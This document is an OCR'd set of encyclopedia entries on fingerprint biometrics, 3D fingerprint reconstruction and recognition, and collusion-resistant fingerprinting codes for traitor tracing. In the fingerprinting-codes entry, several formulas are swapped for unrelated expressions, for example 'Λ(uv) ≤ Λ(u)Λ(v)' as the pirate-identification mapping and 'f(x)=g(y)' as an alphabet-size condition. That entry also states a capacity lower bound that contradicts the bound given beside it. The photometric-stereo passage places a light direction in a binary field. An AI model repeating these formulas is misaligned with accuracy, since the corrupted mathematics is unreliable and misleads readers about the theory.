
Fingerprint, Fig. 2 Examples of singular regions: (**a**) loop; (**b**) delta; (**c**) whorl



Fingerprint, Fig. 3 Galton-Henry classification scheme: (**a**) left loop; (**b**) right loop; (**c**) whorl; (**d**) arch; (**e**) tented arch

Level 2 analysis evaluates specific ridge discontinuities called *minutiae*. It is possible to distinguish many classes of minutiae (Fig. 4), but most of the automatic biometric systems consider only terminations and bifurcations. The methods for estimating the minutiae coordinates are usually composed of four main tasks: (i) adaptive binarization of the ridges; (ii) reduction of the ridge thickness to one single pixel by performing a thinning operation; (iii) estimation of the minutiae coordinates by searching for specific local patterns of the ridges, typically in the 8-neighborhood; and (iv) post-processing for discarding erroneously estimated minutiae.

Furthermore, most of the minutiae-based approaches estimate the orientation of the minutiae, considered as the value of the ridge orientation map in the coordinates of each minutia point.



Fingerprint, Fig. 4 Examples of common minutiae types: (**a**) termination; (**b**) bifurcation; (**c**) lake; (**d**) point or island; (**e**) independent ridge; (**f**) spur; (**g**) crossover

Level 3 analysis requires high-resolution acquisition devices (with at least 800 dpi), and it is not commonly applied in commercial systems. Methods for level 3 analysis in the literature are heterogeneous and can be based on different techniques. As an example, the method presented in Donida Labati et al. (2018) extracts the coordinates of the pores by using convolutional neural networks (CNNs).

To obtain more discriminative features, most of the fingerprint recognition systems perform an *image enhancement* step before applying feature extraction algorithms. As described in Schuch et al. (2018), different enhancement techniques are available, as pixel-wise enhancement, contextual filtering, and multi-resolution enhancement.

Another step that is frequently performed before the feature extraction consists of the *quality assessment*. As discussed in Yao et al. (2016), quality assessment methods can be used to discard fingerprint images of insufficient quality, select only recoverable image regions, reduce the artifacts produced by the enhancement algorithms, and weight the features according to the local quality of the fingerprint image.

Fingerprint Matching

Fingerprint matching algorithms compute a similarity index called *matching score* between two fingerprints. It is possible to divide the fingerprint matching algorithms into three classes: correlation-based techniques, minutiae-based methods, and methods based on other features.

Correlation-based techniques compute the matching score directly from fingerprint images, without requiring a preliminary feature extraction step. This approach is rather basic and not commonly present in automated fingerprint recognition system.

Minutiae-based methods are the most studied and applied in the literature. As described in Peralta et al. (2015), most of the methods can be divided in two tasks: alignment of the minutiae extracted from two fingerprint images and matching score computation. It is possible to distinguish global and local minutiae matching algorithms. Global algorithms compute the matching score by considering the full minutiae sets. Local algorithms consider sets of minutiae divided in sub-portions, for example, by adopting auxiliary graph structures (e.g., Delaunay triangles).

Other fingerprint matching methods can use features extracted at different levels as support information for processing a matching score based on minutiae sets or can directly process features extracted at level 1 or level 3. Recent methods automatically learn feature extraction techniques directly from the input images by using deep learning strategies, as described in Sundararajan and Woodard (2018).

Security and Privacy in Fingerprint Recognition Systems

Security and privacy are two aspects of paramount importance for biometric systems.

Every hardware and software modules composing a fingerprint recognition system can be subject to attacks. One of the most common kinds of attacks to fingerprint recognition systems consists of presenting fake fingers to the sensor. As described in Marasco and Ross (2014), it is possible to use vitality detection methods to overcome this vulnerability. These methods can be divided in two categories: methods that do not require specific actions from the users (using additional physiological characteristics or analyzing only the input sample) and methods that measure voluntary responses of the users (presenting an additional biometric trait, password, or smart card).

Privacy protection techniques for fingerprint recognition systems mainly aim at protecting the samples and templates by storing them using secured representations and by performing biometric recognitions in a secured domain. There are different methods in the literature for protecting fingerprint templates, as described in Donida Labati et al. (2012). The most known methods are the following ones: salting, non-invertible transforms, key-binding biometric cryptosystem, key-generating biometric cryptosystem, and homomorphic cryptosystems.

There are also technologies for decentralizing the computation of fingerprint recognition systems by increasing the privacy protection level with respect to centralized systems, as match-on-card, system-on-device, and system-on-a-chip. An important advantage offered by these technologies is that the user keeps the possession of his/her templates (mostly on a tamper-resistant hardware).

Open Problems and Future Directions

Although fingerprint recognition systems are mature biometric technologies, different open problems are still present. A relevant open problem consists of identifying people in large databases in a fast and accurate manner, for example, in investigative applications. Another important problem is the limited capability to process latent fingerprint images using completely automatic systems. Since latent fingerprints are usually partial and affected by high level of noise and distortions, automatic analysis techniques usually achieve poor results in this application scenario.

Processing poor-quality images acquired from manual workers and elder people is also an open problem since current biometric technologies frequently do not obtain satisfactory accuracy.

Future research directions will consider the previously described open problems, as well as will improve different aspects of the current fingerprint recognition technologies. A research direction consists of improving the human-machine interaction by using touchless and/or three-dimensional systems, as described in Donida Labati et al. (2016). Another direction consists of improving the accuracy, speed, and robustness of current technologies by using deep learning strategies for different steps of the biometric recognition process, as described in Sundararajan and Woodard (2018). Furthermore, the research community is focusing on novel and better performing strategies for privacy and security protection of biometrics, as described in Donida Labati et al. (2012). Novel high-resolution sensors and processing techniques will also be studied to improve current technologies by using level 3 feature, as described in Donida Labati et al. (2018).

Summary

Fingerprint recognition systems are the most mature and diffused biometric technologies. Current biometric systems can process images acquired using heterogeneous procedures and compute different kinds of features, obtaining relevant recognition accuracy. Despite the maturity of fingerprint recognition systems, the research community is still working on open problems and on improving the current technologies.

References

Donida Labati R, Piuri V, Scotti F (2012) Biometric privacy protection: guidelines and technologies. In: Obaidat MS, Sevillano JL, Filipe J (eds) E-business and telecommunications. Springer, Berlin/Heidelberg, pp 3–19

Donida Labati R, Genovese A, Piuri V, Scotti F (2016) Toward unconstrained fingerprint recognition: a fully touchless 3-d system based on two views on the move. IEEE Trans Syst Man Cybern Syst 46(2):202–219

Donida Labati R, Genovese A, Muñoz E, Piuri V, Scotti F (2018) A novel pore extraction method for heterogeneous fingerprint images using convolutional neural networks. Pattern Recogn Lett 113:58–

Federal Bureau of Investigation (2019) November 2019 Next Generation Identification (NGI) System Fact Sheet

Marasco E, Ross A (2014) A survey on antispoofing schemes for fingerprint recognition systems. ACM Comput Surv 47(2):1–36

Peralta D, Galar M, Triguero I, Paternain D, García S, Barrenechea E, Benítez JM, Bustince H, Herrera F (2015) A survey on fingerprint minutiae-based local matching for verification and identification: taxonomy and experimental evaluation. Inf Sci 315:67–87 [MathSciNet]

Schuch P, Schulz S, Busch C (2018) Survey on the impact of fingerprint image enhancement. IET Biom 7(13):102–115

Sundararajan K, Woodard DL (2018) Deep learning for biometrics: a survey. ACM Comput Surv 51(3):1–34

Yao Z, Le Bars J, Charrier C, Rosenberger C (2016) Literature review of fingerprint quality assessment and its evaluation. IET Biom 5(3):243–251

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1513

3D Fingerprint

Yanming Zhu[27] ✉, Wei Zhou[28], Xuefei Yin[27] ✉ and Jiankun Hu[27] ✉
(27) School of Engineering and Information Technology, University of New South Wales, Canberra, ACT, Australia
(28) School of Computer and Information Security, Guilin University of Electronic Technology, Guilin, China

✉ **Yanming Zhu**
Email: yanming.zhu@unsw.edu.au

✉ **Xuefei Yin**
Email: xuefei.yin@unsw.edu.au

✉ **Jiankun Hu (Corresponding author)**
Email: j.hu@adfa.edu.au

Synonyms

3D fingerprint recognition; 3D fingerprint reconstruction; Biometrics

Definitions

A 3D fingerprint is a set of cloud points or a 3D surface reconstructed from a real finger, which records the depth information of ridges and valleys. 3D fingerprint features extracted from the 3D fingerprints are used for biometrics recognition and other applications.

Background

As one of the widely used and very distinctive biometrics, fingerprints have been successfully deployed in various applications, such as secure payment, electronic devices, forensics, and security (Yin et al., 2016, 2018; Zhu et al., 2018). Those applications are mainly based on two-dimensional (2D) fingerprints, where fingerprint collection requires physical contact between the finger and sensor's surface. Although 2D fingerprints (i.e., live-scan or wet-inked fingerprints) are easy to acquire and usually have high ridge-to-valley contrast, the physical contact during the acquisition process often introduces some problems. One of the most significant is that fingerprints tend to be easily contaminated by latent ones remaining on a scanner platen (Wang et al., 2007; Zhu et al., 2017). This will reduce the reliability of the features from extracted the captured fingerprints. Secondly, the collected fingerprints inevitably have different degrees of non-linear distortion caused by varying amounts of pressure against the scanner platen during the acquisition process (Yin et al., 2020). Thirdly, there is a hygienic risk that pathogens such as coronaviruses may spread through the surface of the sensor. More importantly, 2D fingerprints cannot truly represent natural 3D fingerprints, because when curved 3D fingers are flattened relative to a 2D plane, they will inevitably lose 3D information. Therefore, 3D fingerprint techniques that can provide potential advantages to avoid those problems have been proposed in recent years and have become promising research topics.

Theory


3D Fingerprint Reconstruction

3D fingerprint reconstruction is an essential but challenging component of a 3D recognition system. Based on imaging techniques, 3D fingerprint reconstruction methods can be classified into three main categories: (1) stereo vision-based methods; (2) structured light scanning-based methods; and (3) photometric stereo-based methods.

Stereo vision-based 3D fingerprint reconstruction methods require capturing at least two different views of 2D images using cameras. The depth information is calculated based on triangulation according to corresponding pixels between two different views of the fingerprint images. As shown in Fig. 1, P is a point of a 3D object in 3D space; p and p' are its corresponding points in 2D images (the blue lines) captured by two

cameras; O_L and O_R are the centers of the left and right cameras, respectively; b is the distance between the centers of the two camera centers; and f is the distance between the lens and image plane. The depth z of P relative to the left fingerprint image is calculated by

$$z = \frac{b * f}{x_L - x_R}. \tag{1}$$



3D Fingerprint, Fig. 1 Diagram of triangulation for stereo vision

One of the most challenging problems is the establishment of the correspondence between two different views of the fingerprint images. Most of the current methods of establishing correspondences are computationally complex and time-consuming. In contrast, a ridge-valley-guided 3D fingerprint reconstruction method proposed in Yin et al. (2019) obtains well-structured 3D fingerprints with the ridge/valley detail in real time.

Structured light scanning-based 3D fingerprint reconstruction methods (Huang et al., 2014) require capturing multiple 2D images with structured light patterns using a digital light processing projector and a camera. Its underlying principle is also triangulation, whereby the depth information of a point is determined by the corresponding pixels between an image captured by the camera and a structured pattern used by the projector. Compared with the stereo vision methods mentioned above, such methods use a series of structured patterns to encode the correspondence relationship between the captured image and the structured patterns. The disadvantage of such methods is that their hardware systems are often expensive and bulky due to the digital light processing projector and a high-speed camera.

The advantage is that such methods can reconstruct the ridge/valley details of a 3D fingerprint.

Photometric stereo-based 3D fingerprint reconstruction methods (Lin and Kumar, 2018) require capturing multiple 2D images using a fixed camera under different lighting conditions. Its underlying principle is that the amount of light reflected by a surface is dependent on the orientation of the surface relative to the light source and the observer. By calculating the amount of light reflected into a camera (i.e., the intensity of captured images), the potential surface orientations can be bounded in a solution space. Let $\mathbf{y}_i \in \mathbb{R}^1$ denote the intensity of an observed point, $a \in F_2^n$ the direction of a light source ($\mathbf{a}_i$ is a column vector, and so is the following $\mathbf{x}$), and $\mathbf{x} \in \mathbb{R}^3$ the unknown unit surface normal of a point in the surface. $\mathbf{Y} = [\mathbf{y}_1, \mathbf{y}_2, \cdots, \mathbf{y}_m]^T$ and $\mathbf{A} = [\mathbf{a}_1, \mathbf{a}_2, \cdots, \mathbf{a}_m]^T$. The problem is formulated as

$$\mathbf{Y} = \rho \mathbf{A} \mathbf{x}, \tag{2}$$

where ρ is a surface albedo. The unknown surface normal $\mathbf{x}$ can be solved using least squares methods as follows:

$$\rho \mathbf{x} = (\mathbf{A}^T \mathbf{A})^{-1} \mathbf{A}^T \mathbf{Y}. \tag{3}$$

Therefore, when enough light sources are provided from different angles, the surface orientation can be determined. The advantage is that the hardware system is relatively simple; however, methods based on this hardware system are usually very time-consuming due to the large overhead of calculating the surface normal for each pixel.

In addition to the categories mentioned above, several 3D fingerprint reconstruction methods based on optical coherence tomography (OCT) and ultrasonic imaging (UI) have recently been proposed. The OCT-based methods are based on the interferometry principle , can recover accurate 3D fingerprint information, and have a potential anti-spoofing capability ; but the hardware used in such methods is expensive and costs more than $7000 . The UI-based methods recover 3D fingerprint information by measuring the acoustic time-of-flight. Such methods are often low-cost but time-consuming as it takes approximately 5 s to reconstruct a 3D fingerprint with a resolution of 1000 dpi . Also, this type of method is not completely contactless since it requires fingers to be pressed against a platen during the acquisition process.

3D Fingerprint Recognition

A 3D fingerprint feature is essential for identifying 3D fingerprints; however, only a few have been developed in recent decades, and effective 3D features are still highly demanded. The feature of the surface curvature of a 3D fingerprint proposed in Liu et al. (2015) is based on the curve's skeleton and overall maximum curvature of a 3D fingerprint. But, this method is of poor recognition accuracy, equal-error rates of 15% and 14.44%, respectively . A representation of 3D minutia, composed of three coordinates and two ridge orientations in 3D space, is introduced in Kumar and Kwong (2015). The disadvantage is that it is often time-consuming to align 3D minutia. To reduce computational complexity, Lin et al. (Lin and Kumar, 2018) propose a Delaunay tetrahedron-based 3D minutia feature defined as a convex polyhedron consisting of four triangular faces of 3D minutiae. But the spatial topology is susceptible to spurious and missing 3D minutiae . Yin et al. (2019) propose an effective 3D topology polymer feature (TTP) for 3D fingerprint recognition. Firstly, multiple new 3D spaces are re-represented based on 3D minutiae extracted from the 3D fingerprint. Then, the TTP is extracted by projecting the 3D minutiae onto multiple planes and coding their corresponding 2D topologies. Its experimental results show that this method achieves highly accurate recognition and short running time.

Open Problems and Future Directions

3D fingerprint reconstruction and recognition are still developing. Developing a robust 3D fingerprint reconstruction and novel 3D fingerprint features is essential to automated 3D fingerprint recognition systems. Besides, one of the most interesting future directions is the potential anti-spoofing capabilities of 3D fingerprints, which is worthy of investigating in the future. As 3D fingerprints provide the real 3D space information of real fingers, it is undoubted that they can improve the anti-spoofing capability of security systems.

Summary

In conclusion, 3D fingerprint techniques contain two major components: 3D fingerprint reconstruction and 3D fingerprint recognition. The 3D

reconstruction is essential for 3D feature extraction and the subsequent recognition.

References

Huang S et al (2014) 3D fingerprint imaging system based on full-field fringe projection profilometry. Opt Lasers Eng 52:123–130

Kumar A, Kwong C (2015) Towards contactless, low-cost and accurate 3D fingerprint identification. IEEE Trans Pattern Anal Mach Intell 37:681–696

Lin C, Kumar A (2018) Tetrahedron based fast 3D fingerprint identification using colored LEDs illumination. IEEE Trans Pattern Anal Mach Intell 40:3022–3033

Liu F, Zhang D, Shen LL (2015) Study on novel curvature features for 3D fingerprint recognition. Neurocomputing 168:599–608

Wang Y, Hu J, Phillips D (2007) A fingerprint orientation model based on 2D fourier expansion (FOMFE) and its application to singular-point detection and fingerprint indexing. IEEE Trans Pattern Anal Mach Intell 29:573–585

Yin X, Hu J, Xu J (2016) Contactless fingerprint enhancement via intrinsic image decomposition and guided image filtering. In: 2016 IEEE 11th Conference on Industrial Electronics and Applications (ICIEA), pp 144–149

Yin X, Zhu Y, Hu J (2018) A robust contactless fingerprint enhancement algorithm. In: Mobile Networks and Management, pp 127–136

Yin X, Zhu Y, Hu J (2019) 3D fingerprint recognition based on ridge-valley-guided 3D reconstruction and 3D topology polymer feature extraction. IEEE Trans Pattern Anal Mach Intell. https://doi.org/10.1109/TPAMI.2019.2949299

Yin X, Zhu Y, Hu J (2020) Contactless fingerprint recognition based on global minutia topology and loose genetic algorithm. IEEE Trans Inf Forensics Secur 15:28–41

Zhu Y, Yin X, Jia X, Hu J (2017) Latent fingerprint segmentation based on convolutional neural networks. In: 2017 IEEE Workshop on Information Forensics and Security (WIFS), pp 1–6

Zhu Y, Yin X, Hu J (2018) Robust fingerprint matching based on convolutional neural networks. In: Mobile Networks and Management, pp 56–65

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300384

Fingerprint Authentication

Biometric Authentication

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300001

3D Fingerprint Recognition

3D Fingerprint

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300002

3D Fingerprint Reconstruction

3D Fingerprint

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_381

Fingerprinting

Alexander Barg[29] ✉ and Gregory Kabatiansky[30] ✉
(29) Department of Electrical and Computer Engineering, University of Maryland, College Park, MD, USA
(30) Dobrushin Mathematical Lab, Institute for Information Transmission Problems RAS, Moscow, Russia

✉ **Alexander Barg (Corresponding author)**
Email: abarg@umd.edu

✉ **Gregory Kabatiansky**
Email: kaba@iitp.ru

Definition

Fingerprinting is a technique that aims at preventing unauthorized redistribution of digital content or "digital piracy." This assumes a multitude of scenarios under which identical or very close copies of a document v (software, images, or other digital media) are made available to a large number of users of the system by paid subscription. Fingerprinting consists in embedding a mark x (*a fingerprint*) in the document with the purpose of encoding the identity of the user. Fingerprints should not be easily detectable or removable; they must be also designed in a way that makes forgery difficult or expensive. In the area of content distribution, the functionality associated with the fingerprinting system is its resistance to a *collusion attack*. A group or *coalition* of users of the system is said to perform a collusion attack if they produce a copy of the document v with either an obfuscated (for instance, totally removed) fingerprint or a fingerprint that does not enable the distributor D to trace it back to any of the members of the coalition. A closely related concept of watermarking is

aimed at tracing the owner of the contents and is not intended to fight collusion attacks.

Background

The first mention of fingerprinting in the literature dates back to 1983 (Wagner 1983). Presently there are two main trends in fingerprinting, depending on the acceptance of the so-called *marking assumption*. Under this assumption, the document v and the fingerprint x are strings over some finite alphabet $\mathcal{Q}$ (a typical length of v is in the range of megabytes or greater, while the length of x is on the order of several kilobytes). The location of x in v is not known to the users nor is it assumed that the bits of x form a consecutive substring of v. However, for practical reasons, fingerprints occupy the same positions in all the copies of v. A pirate user or a coalition of t such users can detect some positions that belong to x. It is assumed that *changing any undetectable position of the user's copy of the document makes it useless* and obliterates its market value. This scenario applies for instance to fingerprinting licensed software. Fingerprinting under the marking assumption was introduced by Chor et al. who studied distribution of decryption keys used to access pay-per-view TV programs and similar applications (1994). The main tools of mathematical analysis of fingerprinting with the marking assumption are combinatorial-, information-, and coding-theoretic.

In the absence of the marking assumption, both the distributor and the users are allowed to add relatively small distortion to the original document. The main application of this scenario is *fingerprinting of digital media* such as image, video, audio, and speech content. In such applications, slight differences from the original version will not affect the quality of users' copies. It is assumed that both the signal and the fingerprint are real random variables that obey some probability distribution. Establishing resilience of the system against collusion attacks relies on probabilistic or information-theoretic analysis.

Theory

Fingerprinting of Digital Data

Let $\mathcal{M} = \{1, 2, \ldots, M\}$ be the set of users of a distribution system of fingerprinted data. It is assumed that each of the M users of the system is assigned a fingerprint given by an n-dimensional vector over a finite alphabet $\mathcal{Q}$. The design of the system involves the following components:

1. The assignment of fingerprints to the users is accomplished by a mapping $f_k : \mathcal{M} \to \mathcal{Q}^n$, where $k \in \mathcal{K}$ and $\mathcal{O}$ is the set of keys used to hide the encoding mapping from possible collusion attacks by the users.

2. The identification of the members of the pirate coalition relies on a mapping $\Lambda(\mathbf{uv}) \leq \Lambda(\mathbf{u})\Lambda(\mathbf{v})$, that is designed to enable the distributor to locate the pirates irrespective of the coalition's strategy.

Let $U = \{u_1, \ldots, u_t\} \subset \mathcal{M}$ denote the pirate coalition and let $f_k(U) = \{\boldsymbol{x}_1, \ldots, \boldsymbol{x}_t\}$ be the set of the fingerprints of its members, where $\boldsymbol{x}_i = f(u_i)$ for $i = 1, \ldots, t$. The pirates launch an attack against the distributor D using a stochastic mapping defined by a probability distribution $V(\boldsymbol{y}|\, f_k(U))$. Both the distributor and the pirates optimize their strategies in an attempt to accomplish their goals. The pirates choose the mapping V that maximizes the error probability of identification by D, while the distributor constructs the fingerprinting code (f_k, ϕ_k) that ensures reliable identification for all coalition strategies V.

The fingerprinting problem of this kind was introduced in as a part of a broader area known as traitor tracing and formalized in later works (Chor et al. 1994). The main body of work that relates to the digital fingerprinting problem relies on the marking assumption mentioned in the introduction. Call coordinate i of the fingerprints *undetectable* for the coalition U if

$$x_{1i} = x_{2i} = \cdots = x_{ti}$$

and *detectable* otherwise. The marking assumption states that for any fingerprint y created by the coalition, $y_i = x_{1i} = x_{2i} = \cdots = x_{ti}$ in every undetectable coordinate i. Let $\mathscr{E}(U) = \{y\}$ be the set of all fingerprints y that can be created by the coalition U following the marking assumption, called the *envelope* of the coalition. This assumption implies that the coalition's strategy obeys the condition

$$V\left(\boldsymbol{y}|\boldsymbol{x}_1,\ldots,\boldsymbol{x}_t\right)>0 \text{ only if } \boldsymbol{y}\in\mathcal{E}\left(\boldsymbol{x}_1,\ldots,\boldsymbol{x}_t\right).$$

Only such *admissible* strategies are considered in the system design.

The definition of the envelope $\mathscr{E}$ depends on the exact description of the rule that the coalition follows to modify the detectable positions:

- The *narrow-sense envelope* is obtained if the coalition is restricted to use only a symbol from their assigned fingerprints in the detectable positions:

$$\begin{aligned}&\mathcal{E}_N\left(\boldsymbol{x}_1,\ldots,\boldsymbol{x}_t\right)\\&\quad=\left\{\boldsymbol{y}\in\mathcal{Q}^n|y_i\in\left\{x_{1i},\ldots,x_{ti}\right\},\forall i\right\}.\end{aligned}\tag{1}$$

- The *wide-sense envelope* permits the coalition to use any symbol from the alphabet $\mathcal{Q}$ in the detectable positions:

$$\begin{aligned}&\mathcal{E}_W\left(\boldsymbol{x}_1,\ldots,\boldsymbol{x}_t\right)\\&\quad=\left\{\boldsymbol{y}\in\mathcal{Q}^n|y_i=x_{1i},\forall i \text{ undetectable}\right\}.\end{aligned}\tag{2}$$

A fingerprinting code that has the tracing capability for the narrow-sense rule is said to possess a *t*-identifiable parent property (IPP). The study of such codes was undertaken in (Alon et al. 2003; Barg et al. 2001; Blackburn 2003a; Hollmann et al. 1998). The codes are designed to be able to always recover at least one member of the pirate coalition, i.e., assume a zero error probability of identification. It is easy to show that if the alphabet size $f(x)=g(y)$. the maximum number of users of such a system is $M \le t$. For $q \ge t+1$ it is possible to construct codes with the *t*-IPP of size *M* such that $\log M=\Omega(n)$; see (Alon et al. 2003; Barg et al. 2001). Upper bounds on the size of such codes were obtained in (Alon and Stav 2004; Blackburn 2003b).

The wide-sense envelope reflects a more general problem statement under which the members of the coalition have more amplitude in creating an unregistered copy of the document, In particular, the wide-sense envelope of the coalition is larger than the narrow-sense one for all alphabets of size $q \ge 3$. Properties of fingerprinting codes resistant to the collusion attack in the wide sense were established for any alphabet size $q \ge 2$ (Barg et al. 2003; Boneh and Shaw 1998).

A randomized fingerprinting code is a random variable (F, Φ) taking values in the family $\left\{\left(f_k,\phi_k\right),k\in\mathcal{K}\right\}$ with probability $\pi(k)$ defined on

the set of keys $\mathcal{K}$. The error probability of identification is defined as

$$e\left(U,F,\Phi,V\right) = \sum_{k\in\mathcal{K}}\pi(k)\sum_{y:\phi_K(\boldsymbol{y})\neq U} V\left(\boldsymbol{y}|f_K(U)\right),$$

where $f_K(U)$ is the set of fingerprints of the members of the coalition U. Let

$$e_{\max}\left(F,\Phi,V\right) = \max_{U\subset\mathcal{M},|U|=t} e\left(U,F,\Phi,V\right)$$

be the maximum probability of error. A number $R > 0$ is an ϵ-achievable rate for q-ary t-fingerprinting if for every $\delta > 0$ and a sufficiently large n there exists a q-ary randomized code (F, Φ) of length $n = n(\delta)$ with rate

$$\frac{1}{n}\log_q M > R - \delta$$

such that $e_{\max}(F, \Phi, V) < \epsilon$ for every admissible strategy V of the coalition. The capacity of q-ary t fingerprinting $C_{t,q}$ is defined as the supremum of ε-achievable rates as ϵ becomes arbitrarily small.

The formulation of the fingerprinting problem as a communication problem was developed in (Anthapadmanabhan et al. 2008; Barg et al. 2003; Somekh-Baruch and Merhav 2005). Lower bounds of the form $C_{t,2} = \Omega(t^2)$ were established in (Amiri and Tardos 2009; Dumer 2009; Tardos 2008). One of these constructions also includes a simple identification algorithm of pirates (Tardos 2008). The best estimate $C_{t,2} \geq 1/(2t^2 \ln 2)$ is due to (Amiri and Tardos 2009). Regarding small values of t it was shown that $C_{2,2} \geq 0.25$, $C_{3,2} \geq 1/12$ (Anthapadmanabhan et al. 2008). Upper bounds of the form

$$C_{2,2} \leq 0.25,\ C_{3,2} \leq 0.0975,\ C_{t,2} \leq 1/\left(t^2 \ln 2\right)$$

were announced in (Amiri and Tardos 2009; Huang and Moulin 2009). At the time of writing this entry, complete proofs of the upper bounds have not been published.

Generalizations of the marking assumption considered in the literature include settings in which members of the coalition follow the marking assumption in all but a certain small number of coordinates of the fingerprint or erase some coordinates of the fingerprint, replacing it by

unreadable symbols (Barg et al. 2003; Boneh and Shaw 1998). Another variation of the fingerprinting problem, called *asymmetric fingerprinting*, arises when it is assumed that not only coalitions of users but also the distributor may create unauthorized copies of the content (Pfitzmann and Schunter 1996). The goal of asymmetric fingerprinting is to bar the distributor from issuing an unregistered copy, while at the same time allowing it to trace the source of such copy to the user whose mark it contains.

Fingerprinting of Analog Data

Another case of the problem that has also been studied in the literature relates to the fingerprinting of continuous data with applications to media fingerprinting. It is natural to assume that the original document $\boldsymbol{v}$ is represented by a vector in $\mathbb{R}^n$. The marked copy of the ith user is obtained by computing $\boldsymbol{x}_i = \boldsymbol{v} + \boldsymbol{w}_i$, where $\boldsymbol{w}_i$ is the ith fingerprint (another real vector).

The most common assumption in the literature is that the document is a random vector $(v_1, \ldots, v_n)$ whose coordinates are real random $N(0, 1)$-variables (Gaussian random variables with zero mean and unit variance). Similarly, fingerprints $\boldsymbol{w}_i$, $i = 1, \ldots, M$ are chosen as Gaussian vectors or taken as linear combinations of orthogonal pseudo-noise vectors. By assumption, the deviation of $\boldsymbol{x}_i$ from $\boldsymbol{v}$ has to be bounded above uniformly for all i: $\mathcal{I} = \{i : \rho(i) \in S\}$ where δ_1 is an appropriately chosen threshold. In the case of Gaussian fingerprints, it is assumed that the variance α^2 of their coordinates satisfies the inequality $\alpha < \delta_1$ (otherwise with large probability, marked copies will violate the bounded deviation assumption).

Collusion attacks in this context proceed by averaging the copies of the document belonging to the users in the coalition or by taking their convex combination and adding some Gaussian noise or by some similar general method. Let y be the fingerprint formed by a pirate coalition. Detection is performed by correlation analysis: the ith user is assumed guilty if $(\boldsymbol{y}, \boldsymbol{x}_i) \geq \delta_2 \|\boldsymbol{y}\|$, where δ_2 is another threshold. It is proved that for Gaussian fingerprints, the minimum size of the coalition that succeeds in removing any fingerprint with probability bounded away from zero, must be proportional to $\sqrt{n/\log M}$ (Kilian et al. 1998).

Cross-References

Authentication for Cyber-Physical Systems
Broadcast Encryption
Traitor Tracing
Watermarking

Recommended Reading

